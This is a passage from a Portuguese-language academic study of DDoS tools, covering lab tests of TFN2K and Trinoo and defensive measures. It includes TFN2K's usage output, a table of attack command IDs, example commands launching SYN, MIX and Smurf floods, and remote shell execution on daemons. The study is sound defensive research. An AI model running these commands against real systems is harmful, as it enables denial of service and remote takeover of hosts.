Duas máquinas Linux atacaram uma máquina com Red Hat 7.2 e logo após os ataques, os **terminais remotos pararam de responder**, em seguida os **terminais locais apresentavam uma demora na resposta**, por exemplo, ao se digitar qualquer texto no prompt, demorava de 1 a 2 segundos para serem impressos na tela. O *buffer* da máquina teve um leve aumento, o recebimento de pacotes aumentou muito, enquanto o envio de pacotes praticamente não estava sendo efetuado. Nem memória, nem processamento significativo foi requisitado.

f) Ataque pela Internet contra Red Hat 7.2

Os ataques contra o Red Hat 7.2 não apresentaram muito efeito, mesmo que o sistema operacional não possuísse regras de *firewall* ativas. O ataque foi realizado do ambiente 1, contra o ambiente 2 e apresentou uma pequena variação de uso de CPU e reduziu pouco a velocidade de conexão com a Internet.

3.2.2 Testes com *TFN2K*

O arquivo **tfn2k.tgz**, assim como o *Trinoo*, foi adquirido no website **PacketStorm** [39], configurado em Linux RedHat 6.2 e 7.2 e a documentação disponível encontrada, foram as análises realizadas por Dave Dittrich [25] e Barlow e Thrower [26].

Trible Flood Network foi criado pelo hacker de apelido **Mixter** e dela se originaram outras ferramentas de ataque DDoS, como ***stacheldraht***.

Assim como o *Trinoo*, ***TFN2K*** também possui ***clients*** (***masters*** no *Trinoo*) e ***daemons***, porém, é possível se ter vários ***daemons*** numa mesma máquina e disparar ataques de ***ICMP flood, SYN flood, UDP flood***, e ataques ***Smurf***, além de prover um ***shell root*** restrito a uma porta TCP.

Outra característica do *TFN2K* é que não precisa de senha para iniciar o *daemon*, mas precisa-se de senha (de 8 a 32 caracteres que deve-se criar na compilação) para efetuar um comando e ter a mão a lista de *daemons* (iplist). O *daemon* roda, inclusive em Windows NT, com permissões de administrador, mas o uso por esse sistema operacional não foi testado nesse trabalho.

3.2.2.1 Instalação e Configuração

Para instalar o pacote **tfn2k.tgz** basta adquiri-lo e salvar o arquivo no diretório escolhido. Após descompactá-lo, ele **criará o diretório tfn2k** e o **subdiretório src.** O *TFN2K* traz as bibliotecas no pacote de instalação e a instalação e configuração devem ser feitas pelo usuário "root".

Após instalado, deve-se adaptar o código de alguns arquivos, se necessário, e adaptar o arquivo ***Makefile***, após executar o comando "*make*", aceitar o "*disclaimer*" e gerar a senha. Com a compilação, dois arquivos executáveis ficam disponíveis: **tfn** e **td.** O arquivo **tfn**, quando executado, permitirá executar os comandos, enquanto que o arquivo **td,** é o ***daemon***.

3.2.2.2 A Comunicação

A comunicação ocorre do **atacante** para o ***client*** e deste para o ***daemon,*** conforme figura 08. Um atacante controla um ou mais *clients*, que controlam um ou mais *daemons* cada.

A comunicação entre o ***client*** e o ***daemon*** é feita através de pacotes **ICMP_ECHOREPLY**, não existindo comunicação baseada em pacotes TCP ou UDP.



Figura 08: Comunicação entre Atacante, *clients* e *daemons* - TFN2K.

Para iniciar o serviço, basta estar no **diretório raiz do TFN2K** ou no diretório **src** e executar o arquivo "**td**", assim inicia-se o serviço de um ***daemon***. Após isso, esta máquina estará apta a ser usada por algum ***client***. A utilização do ***client*** se dá pelo comando **tfn**, seguido da *string* apropriada, executada pelo atacante. Se somente o comando for digitado, o ***help*** será retornado, como no exemplo abaixo:

```
[root@p75 tfn2k]# tfn
usage: tfn <options>
[-P protocol] Protocol for server communication. Can be ICMP, UDP or TCP.
        Uses a random protocol as default
[-D n]      Send out n bogus requests for each real one to decoy targets
[-S host/ip] Specify your source IP. Randomly spoofed by default, you need
        to use your real IP if you are behind spoof-filtering routers
[-f hostlist] Filename containing a list of hosts with TFN servers to contact
[-h hostname] To contact only a single host running a TFN server
[-i target string]    Contains options/targets separated by '@', see below
[-p port]          A TCP destination port can be specified for SYN floods
<-c command ID> 0 - Halt all current floods on server(s) immediately
        1 - Change IP antispoof-level (evade rfc2267 filtering)
```

usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)

2 - Change Packet size, usage: -i <packet size in bytes>

3 - Bind root shell to a port, usage: -i <remote port>

4 - UDP flood, usage: -i victim@victim2@victim3@...

5 - TCP/SYN flood, usage: -i victim@... [-p destination port]

6 - ICMP/PING flood, usage: -i victim@...

7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...

8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...

9 - TARGA3 flood (IP stack penetration), usage: -i victim@...

10 - Blindly execute remote shell command, usage -i command

[root@p75 tfn2k]#

Ao executar o comando "ps –ef" numa máquina Linux, com o tfn client e deamon rodando, são apresentados processos ***tfn-daemon*** e ***tfn-child*** (caso sejam compilados com seus nomes *default*), este poderá ser iniciado por algum comando, enquanto aquele, executa o comando.

3.2.2.3 Os comandos do TFN2K

O TFN ***client*** é usado para contatar os ***daemons***. Pode-se usar para contatar apenas um *host*, pelo comando "**tfn –h <hostname>**" ou vários *hosts*, pelo comando "**tfn –f arquivo**", onde o arquivo deve conter uma lista de *hosts*. Se o comando for usado como mencionado acima, sua função *default* é parar qualquer ação que esteja ocorrendo.

Os commandos geralmente são usados com a opção "**–c <id>**", seguidos da opção "**–i <valor>**". O delimitador que separa as vítimas, para ataque a múltiplas vítimas, é "**@**". Na tabela 03 abaixo estão descrito os ID´s que podem ser utilizados em comandos.

Comando	Descrição
ID 1	*Anti Spoof Level*: este comando permite controlar qual parte do seu endereço IP será apresentada como real e qual será falsificada
ID 2	*Muda o tamanho do pacote*: os ataques *default* usam tamanho mínimo de pacotes. Com este comando você pode aumentar o tamanho dos pacotes em bytes

ID 3	*Bind root shell*: libera uma sessão *root* quando conectado numa deterinada porta
ID 4	*UDP flood attack*: comando para disparar um ataque de *flood* UDP
ID 5	*SYN flood attack*: ataque pela requisição de conexões falsas
ID 6	*ICMP echo reply (ping) attack*: envia solicitações *ping* de endereço falso
ID 7	*SMURF attack*: envia solicitações ping com o endereço da vítima para um amplificador *broadcast*, todas as respostas voltarão para a vítima
ID 8	*MIX attack*: envia pacotes UDP, SYN and ICMP intercambiados em 1:1:1
ID 9	*TARGA3 attack*: pode causar alguns "*crash*" em algumas implementações da pilha IP
ID 10	*Execução de comando remoto:* permite executar comandos remotamente

Tabela 03: Comandos do TFN2K.

Exemplos de commandos executados

Nos exemplos abaixo, o arquivo "hosts.txt" contém os números IPs dos *hosts* ***daemons***, os quais serão contactados pelo ***client*** e receberão comandos para executar uma ação.

- Comando para enviar *e-mails* da máquina com o *daemon*

./tfn -f hosts.txt -c10 -i "echo mensagem teste enviada pelo TFN2K | mail -s 'Mensagem de teste do TFN2k' roberto@dariva.com.br"

- Comando para iniciar inúmeros *daemons*

./tfn -h 127.0.0.1 -c10 127.0.0.1 -i "echo cd /home/dariva/ddos/tfn2k/tfn2k/src | ./td"

- Comando para mover um arquivo

./tfn -h 127.0.0.1 -c10 127.0.0.1 -i "echo cd /home/dariva/dariva/ddos/tfn2k/tfn2k/src | mv drv1 drv2"

Comando para disparar um ataque TCP SYN Flood

./tfn –f hosts.txt –c5 –i <ip_vítima>

Comando para disparar um ataque MIX (TCP, UDP e ICMP) para dois alvos

./tfn –f hosts.txt –c8 –i <ip_vítima1@ip_vítima2>

Comando para disparar um ataque SMURF

./tfn –f hosts.txt –c7 –i <ip_vítima@ip_broadcast1>

3.2.2.4 Ataques e Resultados

Os testes foram realizados na rede local do ambiente 1 e pela Internet, envolvendo os dois ambientes, apresentados no início deste capítulo, em máquinas Windows 98, Windows 2000 server e Linux RedHat 7.2.

a) Ataque TFN2k contra Windows 98 em rede local

Quatro tipos de ataques TFN2K foram disparados contra a estação Windows 98 na rede local, são eles ID 4 – UDP *flood*, ID 5 – SYN *flood*, ID 8 – MIX e ID 9 – TARGA 3.

O primeiro teste foi realizado com o UDP *flood*, e o volume de pacotes recebidos ultrapassou os 60.000. O sistema operacional se mostrou instável e a conexão muito lenta.

O ataque SYN *flood* teve um índice de pacotes menor e não chegou a causar instabilidade no sistema, porém a conexão com as demais máquinas da rede ficou lenta.

Os ataques MIX e TARGA 3 foram mais eficientes, usaram os recursos da máquina em maior escala, mas não chegaram a fazer reiniciar o sistema. A figura 07 apresenta o envio de pacotes durante o momento da execução de um ataque TARGA 3 contra a máquina de IP 10.1.1.3. Este **gráfico apresenta** todos os **IPs** que teoricamente estariam **fazendo requisições à máquina vítima**, porém isso não é verdade, porque o TFN2K está realizando ***spoofing* de IP** durante o ataque. Na verdade, o ataque é realizado por três máquinas, mas no software de análise de tráfego aparecem solicitações de dezenas de máquinas.

O software de análise de tráfego utilizado para obter a figura 09, foi o **Traffic Max**, da Sunrise Telecom. Este software apresenta um recurso interessante, a obtenção do MAC ***Address*** das estações que estabelecem conexão ou fazem solicitações à rede analisada. Nas análises, pode-se constatar que, mesmo sendo relatados IPs diferentes, o MAC *Address* era sempre o mesmo. Assim, pode-se descobrir através desta análise que o sistema foi vítima de um ataque de negação de serviço e, para ataques disparados internamente, pode-se até descobrir qual estação disparou o ataque. O software **SolarWinds** <http://www.solarwinds.net> tem um recurso chamado MAC ***discovery***, que auxilia nessa tarefa.



Figura 09: IPs falsos identificados durante análise da rede.

O ataque TFN2K MIX, fez o processamento **aumentar de 1% para 57%**, deixando a máquina um pouco mais lenta, consumindo mais memória e deixando a navegação inviável.

b) Ataque TFN2k contra Windows 98 pela Internet

Foram escolhidos os ataques MIX e TARGA 3 para os testes de ataque pela Internet. A máquina Windows 98 foi conectada à Internet, através de um provedor de acesso *dial-up* e os ataques foram disparados de dois *hosts*, ambiente 1 e ambiente 2.

O ataque **TARGA 3 usou recursos do sistema**, deixou a **conexão lenta** e o próprio sistema, mas não conseguiu fazer com que o sistema parasse de funcionar.

O ataque **MIX** teve um melhor desempenho (veja figura 11), **impossibilitou a navegação** pela Internet e solicitou mais recursos do sistema. O **processamento** que estava em **7%** antes do ataque, **subiu** para **20%** e o consumo de memória também aumentou, porém não chegou a fazer com que o sistema fosse reiniciado pelo ataque.



Figura 11: Ataque MIX no win98, usa toda memória e torna navegação lenta.

Um aspecto interessante dos ataques TFN2K é que eles somente encerram suas atividades após os processos serem terminados ou por comando do atacante, então, mesmo quando os sistemas eram reiniciados e voltavam a funcionar, o ataque não havia parado e a vítima continuava sendo atacada. Assim, quando um *client* comanda vários *daemons* em *hosts* diferentes, é difícil eliminar o ataque pelo cancelamento do processo em execução.

c) Ataque TFN2k contra Windows 2000 *server* em rede local

Contra o Windows 2000 server, testou-se os ataques UDP *flood*, SYN *flood*, MIX e TARGA3. Nenhum dos ataques teve um impacto significativo, pelo menos não na proporção executada, três máquinas atacando o Windows 2000 *server*.

O ataque que teve melhor desempenho dos citados acima, foi o ataque **MIX**, que **fez aumentar** um pouco o **processamento**, os **pacotes enviados e recebidos** e, principalmente, os **segmentos TCP**, conforme apresentado na figura 12.



Figura 12: Ataque Mix aumentou tráfego e processamento no win2000.

d) Ataque TFN2k contra Windows 2000 server pela Internet

Os **ataques contra o Windows 2000 não surtiram nenhum efeito aparente**. Por falta de recursos, os ataques pela Internet foram realizados do ambiente 1 contra o ambiente 2 e vice-versa. Foram testados os ataques de UDP flood, MIX e TARGA 3.

e) Ataque TFN2K contra Red Hat 7.2 em rede local

Contra o Red Hat 7.2 foram realizados ataques de **SYN *flood***, **Mix** (UDP, TCP e ICMP) e **TARGA 3** (ID 5, 8 e 9, respectivamente).

O ataque **MIX**, que envia pacotes UDP, TCP e ICMP alternadamente, teve um impacto um pouco maior no tráfego, conforme apresentado na figura 13 e **consumiu** uma fatia significativa da **memória e um pouco de CPU**.



Figura 13: Tráfego durante ataque MIX TFN2K contra Red Hat 7.2.

Pelo uso de memória por este ataque (figura 14), sendo disparado de 2 micros da mesma rede apenas, pode-se concluir que uma rede de ataque montada com mais

integrantes, com 20 *daemons*, por exemplo, pode fazer com que o sistema utilize toda a memória disponível e venha a reiniciar.



Figura 14: Alto consumo de memória durate ataque MIX.

O ataque **TARGA 3** por sua vez, foca implementações IP e, como o MIX, é um dos mais poderosos do TFN2K. Durante seu ataque, a **banda consumida** ficou em torno de **700kbs**, sendo o ataque comandado pelo *client* do servidor de banco de dados, controlando *daemons* locais e *daemons* na máquina shimomura (*firewall*). Este tipo de ataque exige memória e processamento, mas não tanto como o ataque MIX.

f) Ataque TFN2K contra Red Hat 7.2 pela Internet

O ambiente 1, disparou os ataques contra o ambiente 2. O Red Hat, estava sem regras de *firewall* ativas e não sofreu com os ataques. O **tráfego praticamente não aumentou**. Foram testados os ataques MIX, UDP flood, Syn flood e TARGA 3.

3.3 Proposta para minimizar os impactos de um ataque DDoS

Não existe uma ferramenta ou um processo que proteja completamente um servidor *web* de ataques DDoS, mas algumas práticas podem auxiliar.

3.3.1 Boas Práticas para Proteção

Práticas comuns, utilizadas para proteger servidores de vários tipos de ataque ou intrusão, também colaboram na prevenção contra ataques DDoS:

- manter o sistema sempre atualizado, com os *patches* mais recentes instalados;
- liberar somente os serviços necessários e bloqueie os demais;
- utilizar uma boa política de senhas;
- registrar tudo o que acontece e utilize ferramentas de análise de logs;
- utilizar ferramentas para detectarem mudanças em informação de configuração ou em arquivos importantes;
- utilizar sistemas de detecção de intrusos;
- utilizar *firewalls*;
- utilizar softwares anti-vírus;
- proteger seus dados em trânsito;
- inscrever-se em listas de discussão para descobrir as vulnerabilidades mais recentes;
- implantar política de *backups*.

Além das práticas básicas citadas acima, pode-se aplicar outras práticas para melhorar a proteção da sua rede contra ataques DDoS citadas por Justin Stephen [40]:

- fazer um bom planejamento de seus servidores DNS, distribuindo-os pela rede;
- filtrar endereços, também conhecido como "**egress filtering**", de pacotes que saem de seu ambiente. Isso pode assegurar que os pacotes que saem de sua rede, levam o endereço fonte com o *range* da sua rede. Também podem assegurar que não trafeguem endereços não roteáveis (veja RFC 1918);
- não permitir ICMP *ECHO* e *CHARGEN SERVICES*, a menos que haja uma necessidade específica para estes serviços. Isso prevenirá contra ataques Smurf e vulnerabilidades similares;
- existem *patches* disponíveis para prevenção contra ataques TCP SYN *flood*. Teste-os e instale-os;
- estabelecer bases para atividades normais. Isso ajudará administradores a identificar problemas;
- verificar estações de usuários para identificar softwares maliciosos. Existem muitas ferramentas para auxiliar nessa tarefas, muitas delas gratuitas, alguns exemplos:

- "Ferramenta "**find_ddos**" da **National Infrastructure Protection Center (NIPC)** está disponível para detectar muitas ferramentas DDoS, incluindo mstream, TFN2000 *client* e *daemon*, Trin00 *daemon* e *master*, TFN *daemon* e *client*, *stacheldraht master*, *client* e *daemon* e TFN-rush *client*;
- **RID**, de David Brumley da universidade de Stanford, está disponível para detectar Trin00, TFN e agentes stacheldraht;
- Zombie Zapper da Bindview Inc. trabalha contra *Trinoo*, TFN, stacheldraht, Troj_*Trinoo* (o agente *Trinoo*, portado para Windows), e Shaft" [40].

➔ invistir em máquinas reservas, que possam ser colocadas em funcionamento rapidamente, caso surja algum problema;

➔ invistir em balanceamento de carga redundante de rede e servidores.

3.3.2 Software Comerciais para Prevenção e Proteção

Após os ataques de fevereiro de 2000, ataques DDoS ficaram conhecidos, organizações começaram movimentos em torno desse assunto, como o *DDoS Working Group*, a *RFC-2267-plus Working Group*, *SANS institute* e o *IT Information Sharing and Analysis Center (IT-ISAC)* e algumas empresas desenvolveram softwares e soluções para ajudar administradores de rede a se protegerem. Com base no artigo de Justin Stephen [40], cita-se três dessas ferramentas, que poderão ajudar na prevenção de negação de serviço por ataques DDoS:

➔ **Peakflow DoS da Arbor Networks**

➔ **TrafficMaster da MA**

➔ **Vantage System da Asta Networks**

As três empresas trabalham de maneira similar, elas fornecem soluções distribuídas de gerenciamento de disponibilidade, que permitem aos engenheiros de rede, reagir a ataques de negação de serviço, antes que seus serviços sejam degradados ou parem de funcionar.

Assim que o tráfego penetra na rede, através do fornecimento de algum serviço, "sensores" e "coletores" analisam o tráfego, em busca de anomalias, sem interromper o fluxo do tráfego. Os produtos da Asta e da Arbor não analisam cada pacote individualmente, mas analisam amostras do tráfego para detectar anomalias. O produto da Mazu declara analisar todos os pacotes, sem perda de performance.

Usando algoritmos proprietários e/ou bases de dados de assinaturas de ataques e também comparações contra tráfego de rede base, o "sensor" monitora padrões de tráfego, buscando anomalias conhecidas ou novas. Se uma é descoberta, ele comunica um "coordenador" ou "controlador". Essas entidades centrais, analisam os dados de vários sensores para desenvolver uma análise global de prováveis atividades de negação de serviço e começa a rastrear o ataque em busca da sua origem. Ao mesmo tempo, engenheiros de rede podem ser avisados por diversos canais *(e-mail, pagers, SNMP* etc) e são fornecidas recomendações das melhores ações para filtrar e mapear o ataque. Ambos, Mazu e Arbor, declaram que seus produtos trabalham com o hardware de *Network Service Providers* (NSP) ou fornecedor de hospedagem própria. Asta não esclarece este assunto em sua documentação.

Estes produtos não custam barato. Como exemplo, o produto da Arbor, o **Peakflow DoS** inicia por **US$ 5.000 por mês**. O **TrafficMaster Inspector**, da Mazu, tem um preço de lista de **US$ 100.000**, para uma configuração típica de um *datacenter*. De qualquer forma, estes novos produtos podem muito bem ser 'tecnologias preventivas", que NSPs precisam abraçar como parte da estratégia de gerenciamento de risco compreensivo, eles podem, no final das contas, custar barato, se comparados a custos com perdas e processos. No *website* da Asta Networks <http://www.astanetworks.com/resources/analysis/> existe uma página para ajudar a identificar a análise de custo de um ataque DoS, preenchendo apenas algumas lacunas, torna-se possível submeter o formulário, e como retorno tem-se um relatório de análise de custos de um ataque DoS.

3.3.3 Software Gratuitos para Prevenção e Proteção

Para verificar se seus sistemas estão sendo usados como parte de uma rede de ataque DDoS, o software que pode ser utilizado para encontrar ferramentas DDoS em sistemas Linux, é o **Find_DDos**. Ele é muito simples de ser instalado e utilizado. Após compilar, basta executá-lo e ele pesquisará a memória e todos os discos rígidos, verificando se existe algum *master* ou *daemon* armazenado ou sendo executado. Veja um exemplo, na figura 15. Com a mesma finalidade e também para Linux, pode-se citar as ferramentas **RID** e **ZombieZapper**. Estas soluções podem ser encontradas no *website* **PacketStorm** <http://packetstorm.decepticons.org/distributed/>.

